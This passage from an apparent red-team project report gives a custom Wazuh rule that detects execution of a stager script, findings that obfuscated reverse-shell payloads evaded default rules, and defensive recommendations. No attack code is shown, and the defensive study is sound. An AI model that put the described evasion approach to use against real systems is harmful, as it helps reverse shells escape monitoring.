

Custom Rule Creation: A tailored rule was appended to the Wazuh rule set to flag suspicious command-line executions commonly associated with reverse shells. This rule was defined in the local_rules.xml file located at /var/ossec/etc/rules/:

```
<rule id="100021" level="12">
```

```
<decoded_as>auditd</decoded_as>
<if_sid>100020</if_sid>
<field name="exe">.*python3.*</field>
<field name="a1">stager.py</field>
<description>Execution of stager.py detected</description>
</rule>
```

Viewing the Alert in Wazuh

The triggered alert was subsequently analyzed using the **Discover** feature in the Wazuh dashboard.



6. Results and Findings

This section outlines the key outcomes observed during the development and testing of the Red Team Framework Builder. The results highlight the framework's ability to simulate realistic adversarial behavior, the effectiveness of obfuscation techniques, and the capability of Wazuh to detect and respond to malicious activity.

- **Successful Execution of Payloads and Stagers**

The framework's payloads—including the encrypted reverse shell (`rev_shell.py`) and the compiled stager (`stager.py`)—were executed successfully on the target environment. These components functioned as intended, establishing outbound connections to designated listeners and simulating real-world threat scenarios.

- **Effective Detection by Wazuh for Clear Payloads**

Unobfuscated payloads were reliably detected by Wazuh. Command execution events, file drops in monitored directories, and outbound traffic patterns all triggered alerts with appropriate severity levels, demonstrating strong baseline detection capabilities.

- **Reduced Detection via Obfuscated Scripts**

The obfuscated version of the reverse shell (`obf_payload.py`), generated using `obfuscator.py`, bypassed several default detection rules. This outcome confirms the framework's value in testing evasion techniques and highlights potential gaps in traditional signature-based monitoring.

- **Accurate Logging and Rule Triggering**

All executed payloads generated corresponding log entries within Wazuh. Custom rules (e.g., `rule.id: 100150`) triggered alerts based on encoded strings, suspicious process patterns, and shell activity. Alerts were properly timestamped, categorized, and routed to Wazuh for visualization.

- **Insightful Response Timeline**

The Wazuh allowed for precise tracking of payload events. Analysts were able to use the Discover tab to trace command execution back to specific scripts and observe the chronological sequence of detection and escalation.

7. Recommendations for Defensive Improvements

Based on the outcomes of the red team framework testing and detection analysis, the following recommendations are proposed to strengthen the defensive posture of the monitored environment and reduce exposure to advanced evasion techniques:

- **Enhance Detection of Obfuscated Payloads**

Default detection rules may miss encoded or obfuscated scripts. It is recommended to extend Wazuh's ruleset to include behavioral indicators and heuristic checks for Base64 strings, suspicious subprocess calls, and anomalous script execution patterns.

- **Implement Process Ancestry Tracking**

Linking processes to their parent execution context can reveal chained attacks such as stager-to-shell escalation. Integrating process tree visualization tools or enabling deeper audit logging would improve forensic capability and threat tracing.

- **Deploy Real-Time Threat Hunting Dashboards**

Custom dashboards in Kibana focused on reverse shell indicators, outbound connections, and encoded command activity would enhance visibility. Analysts can proactively hunt for threats instead of relying solely on reactive alerts.

- **Apply File Integrity Monitoring to High-Risk Paths**

Monitor directories commonly targeted for payload drops (e.g., /tmp, /var/tmp, user-specific .cache/ folders) using Wazuh's FIM module. Coupling this with alert escalation based on file type or behavior can improve detection granularity.

- **Harden Endpoint Execution Policies**

Restrict script execution by applying application whitelisting policies (e.g., AppArmor or SELinux on Linux systems) to prevent unauthorized code from running, particularly in staging areas or temporary directories.

- **Conduct Regular Red Team Simulations**

Periodically repeat red team exercises with updated techniques to test detection resilience. Include obfuscated, encrypted, and staged payload variants to emulate evolving adversary tactics.

- **Establish Alert Correlation and Response Automation**

Integrate Wazuh alerts with automated SOAR (Security Orchestration, Automation, and Response) tools where possible. This enables immediate containment actions (e.g., isolating endpoints) when high-confidence alerts are triggered.

- **Train Analysts on Obfuscation Patterns and Indicators**

Include examples of obfuscated scripts and encoded reverse shell payloads in security awareness training. Improving human analyst familiarity with such patterns will support faster detection and response.

8. Conclusion

The Red Team Framework Builder project successfully demonstrated the design and deployment of a modular attack toolkit incorporating encrypted reverse shells, obfuscation mechanisms, exfiltration listeners, and staged payloads in both Python and C. Through controlled testing, the framework effectively simulated real-world adversarial techniques, revealing both strengths and gaps in the host detection infrastructure. Wazuh proved capable of detecting clear-text payload activity; however, obfuscated scripts and staged execution workflows were able to evade default detection rules, highlighting the importance of advanced rule tuning and behavioral monitoring. The integration of custom Wazuh rules and alert analysis further validated the value of layered defense strategies and proactive threat hunting. Overall, the project provided critical insights into evasion techniques, detection effectiveness, and the continuous need to adapt security controls to evolving threats.